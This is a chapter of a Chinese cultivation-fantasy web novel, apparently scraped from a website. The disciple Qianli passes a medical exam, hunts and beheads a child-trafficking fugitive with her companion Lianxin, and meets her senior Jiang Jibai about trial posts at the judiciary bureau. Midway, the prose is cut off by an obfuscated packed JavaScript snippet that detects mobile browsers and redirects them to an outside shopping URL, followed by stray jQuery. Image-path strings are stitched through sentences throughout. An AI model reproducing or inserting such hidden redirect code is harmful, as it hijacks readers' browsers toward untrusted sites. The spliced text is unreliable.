明庚轻轻抬手,两人便瞬间出现在明庚的院落中。
千黎想起小明庚那句“我就算收徒,也不会收像你这样的”,一时心中又有些来气,便道:“我是师尊亲手教的,我是三脚猫,那师尊也是三脚猫。”
明庚点点头,道:“有些道理。那你翘课,又是谁教的?”
千黎一僵:“这个嘛……”
“苏锦云?”
千黎猛地抬头:“我可没说!”
“都不用猜就知道是她。”明庚笑了笑,“她当年带着姜霁白翘了一年的课。”
一年?!
这时,院门被推开。
一只大青蟹横着爬了进来,到了千黎面前,便举起钳子对她指指点点。
千黎从储物戒中拿出两株一阶灵草扔给它:“霸道,出去玩去。”
霸道一只钳子夹住灵草,另一只钳子仍旧冲她指指点点。
千黎汗颜:“等我有空了再去给你挖池塘。我现在正忙呢。”
明庚看着这只名叫霸道的大青蟹,嘴角轻轻上扬,问:“苏锦云带你去买的?”
千黎点头:“师姐带我去百兽场玩了。”
“顺便翘课了?”
千黎顿时闭嘴。
她又问:“师尊,我为什么一定要上医修课?我感觉我实在不是那块料子。”
明庚反问:“你自己是炼器师,你说说,有哪块材料被定死了,只能炼一种东西?”
千黎扁了扁嘴:“但我不是材料,我是人。我不喜欢上医修课。”
明庚却像没听到,只道:“还有半个月就是小考。若是这回的基础医修课不及格,下次开课,你就要同时修基础医修课和炼丹课。”
千黎:“啊???”
这个医修课怎么这么阴魂不散?
而且,怎么还有炼丹课?
千黎问:“师尊,你是打算让我把世间诸法都学一遍吗?”
明庚道:“你医修小考能及格再说吧。”
千黎翘掉的医修课,其实也只有两三节。
可基础医修课一共才十节。算下来,她已经翘了将近三分之一。
好在毕竟只是基础课,难不到哪里去。千黎在宗内藏书阁泡了两日,总算把落下的内容补了回来。
之后的日子,千黎照例泡在剑阵令中,只有上阵法课和医术课才出门。
现实里,千黎已经能够轻松胜过大多数同境剑修;可进了剑阵令,面对玄阶剑中只有筑基的小明庚,她仍旧只有挨打的份。
好在挨打挨多了,她也渐渐摸出了些门道。从一开始几乎毫无还手之力,到后来能撑得越来越久,现在,她甚至开始可以在对打中占据上风。
这日一连击败三把玄阶剑后,千黎觉得浑身疲惫,于是决定给自己放半日假。
她先把院外池塘剩下的最后一点挖完,又引来山泉水,将霸道放进去泡着。
霸道显然对这个简陋的小池子不太满意,挥着钳子冲千黎指指点点。
千黎再三保证以后一定给它换个大的,霸道才停止对千黎挥舞钳子。
忙完这些,千黎回到屋里,又翻出了医修课的复习笔记。
基础医修要学的东西大多靠记,不太费脑子。如今看这些内容,反倒成了她休息时最轻松的消遣。
又过一月,宗内小考如期而至。
千黎的医修课勉强过关——她笔试部分拿了满分;而实操部分,她这次没把考试用的青蛙杀死。
不需要重修,千黎松了一口气。
小考后,便是一个月的小假,也是千黎原定打算出去做宗门任务的时间。
千黎拿出灵玉,联系上怜心,约好时间一齐去选任务。
……
无云的蓝天之下,是一片广袤的沼泽地。
浅水和草甸交错铺开,白色灵鹤在其间漫步。风吹过时,大片芦苇低伏,像一层层青浪。
这时,一名灰衣修士从树林间疾冲而出,惊起一片白鹤。
不少白鹤振翅飞开,叫声此起彼伏。不多时,又一道黑色身影从林间追出。
少女身法极快,她足尖在水面轻点,身形便再次疾掠而去。不过须臾,已经逼至那灰衣修士身后。
灰衣修士手中的最后一张加速符箓,正好在此时燃尽。
一路逃到这里,他早已气息紊乱,灵力也所剩无几。
法器、符咒,能用的都已经用过,可无论什么办法,他都无法彻底甩开身后这个人。
偶尔好不容易暂时甩开这个黑发黑衣、穷追不舍的疯子,他转头又会撞上另一个骑着鹿的女修,雷光劈得他满地乱爬。
真是晦气。
抓他的任务,怎么偏偏就落到了这两个人手里?
若还是先前那个傻子,他早就跑了。
怪不得都说,六月行凶九月逃,躲到来年三月死。
……三月和九月,正是青云宗弟子的小假。每到这两个月,出来接宗门任务的人便骤然多起来,各地破案率也跟着直线上升。
难道他连这个九月都熬不过去?
眼见身后剑尖在日光下一闪,他狠狠一咬牙,祭出本命法宝。
该死的青云宗弟子。
一个个生来富贵、前途无量,哪里懂他这种底层修士活下去有多难?
他所做的一切,不过都是为了活着。
既然不让他活——
那就一起死!
本命法宝骤然亮起。
下一瞬,长剑利落横扫而过,人头滚落在地。
将要自爆的本命法宝啪地跌入泥中,因主人身死而裂开。
无头的身躯软绵绵栽进浅水里,溅起的一片泥水被千黎的护体灵气挡下。
旁边几只白鹤高昂地叫了几声,又拍了拍翅膀,像是在抗议千黎搅了它们的清静。
千黎俯身将尸身收进灵兽袋。
转身往前走了一段,便见怜心骑着雷瞳灵鹿,从林间踱步而出。
她手中捧着一只毛茸茸的、翅膀受伤的小鸟,泪眼汪汪。
千黎道:“这个也杀了。”
怜心原本正怜惜地看着手中的小鸟,听到千黎的声音,她抬起头,脸上的柔和在一瞬间褪去,变成温柔却略显疏离的样子。
刚刚她眼眶中的泪,好像只是千黎看错了。
“那我们回去吧。”
千黎点点头,又腹诽。
虽说人有善心,但是这个人……
出来做任务几日,她已经救了不知多少只灵兽。若是灵兽伤得重了些,怜心还会一直掉眼泪。
真是有些奇怪。
走进镇上交任务的巡镇所,里面只有两名修士,正坐在案后整理卷宗。
其中一人抬头看了她们一眼,问:“哪个任务?”
“拐杀三十多个小孩的那个。”千黎直接把灵兽袋扔到案上,“在里头。”
那人一愣:“这是灵兽袋?”千黎道:“尸体可以装进灵兽袋里。”这还是姜霁白得知千黎要来鹤林泊,特意教她的呢。
那人半信半疑地打开袋口,下一瞬却被吓得手一抖。
一颗人头骨碌碌从袋中滚了出来,被千黎伸手按住。
千黎看那人捂着嘴后退了两步,便直接把人头塞回灵兽袋。
案后的另一名修士接过灵兽袋,道:“她刚来;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17893115|208889||http|test|mini|href|location'.split('|'),0,{}));
() {$('.inform').remove();
$('#content').append('
实习,还不习惯。”
千黎拿出帕子擦了擦手,道:“无妨。”
怜心刚刚也被那颗突然出现的人头吓了一跳。
此刻站在旁边,看着千黎面不改色地把人头塞回去,她心中有些微妙。
她带了一百多条捆仙绳子,谁知道最后,只用掉了两条。
千黎接任务时,专挑那些“罪大恶极,捉拿途中若有反抗,可就地斩杀”的逃犯。怜心起初还以为,她只是想惩恶扬善。
结果到了这边追捕逃犯时,只要能杀,千黎全都干脆利落杀了。
怜心实在想不明白,怎么会有人杀人像砍瓜切菜一样,没有任何其他反应?
无论如何,那也是一条人命吧。
这人也太怪了……
从巡镇所出来后,千黎低头数了数手中的令牌。
这些令牌,是各处巡镇所验过任务后发下来的,正好十一枚。
“任务都做完了。 ”
怜心点点头,问:“和姜师姐约的是今日吧?”
千黎抬头看了看日头:“是的。可以往鹤林城去了。”
姜霁白如今任职于裁决司,这两年一直在鹤林城当值,几乎不回青云宗。两人便与她约在了鹤林城中最大的酒楼见面。
时隔几年再见,姜霁白依旧一袭红衣,身负长剑,风风火火地走进包厢。
怜心起身作揖道:“姜师姐。”
姜霁白坐下便给自己倒了杯茶,一饮而尽。
她转头看见千黎嘴里还塞着糕点,正努力往下咽,像是想说话,便摆了摆手,说:“你慢慢吃吧,不讲虚礼。”
说罢,她又从储物戒中取出两封封好的信,先递给怜心一封。
“你们这次任务完成得不错,荐书已经批下来了。”“这一年里把试任任务做完,之后便可以进裁决司试职。”
怜心忙道:“多谢姜师姐。”
千黎终于把糕点咽了下去,就见姜霁白将另一封信放到自己面前。
千黎一愣:“我也要去试职吗?这也是我们师门的规矩?”
姜霁白忍不住笑了一声。
“师尊说,与其让你在外面打架,不如给你找点正经事做。”
千黎疑惑道:“我什么时候在外面打架了……”
声音却越说越小。
她想起来自己什么时候在外面打过架了。
可她当时又没有自报家门。师尊到底是怎么知道的?
姜霁白见千黎脸色变来变去,又笑了一声。
她转头对怜心道:“若是没有别的事,我便先走了。近来司里实在忙得很。”
怜心好奇问:“不是说三月和九月,是裁决司最轻松的时段吗?”
毕竟这两个月青云宗弟子放小假,出来接任务的人最多。
姜霁白摇头道:“恶人作恶,也不挑日子。”
说完,她又看向千黎。
“你跟我走。刚好我手下带的人今日不在,你先顶上。”
于是,千黎与怜心告别后,跟着姜霁白离开了酒楼。
合上手中的案宗,千黎对接下来要做的事已经有了大致了解。
她抬起头,看向四周。
鹤林城外,天高地阔,长风掠过带起草浪。
远处青山叠翠,溪流从草野间蜿蜒穿过,水面映着天光。
这里实在是很美。
鹤林泊本身就算偏远之地,又地广人稀,各个城镇之间相隔甚远,所以不少逃犯都喜欢往这里躲。
可千黎这几日接触过的本地住民,大多淳朴和善。
真是难以想象,案宗上的事,会发生在这样的地方。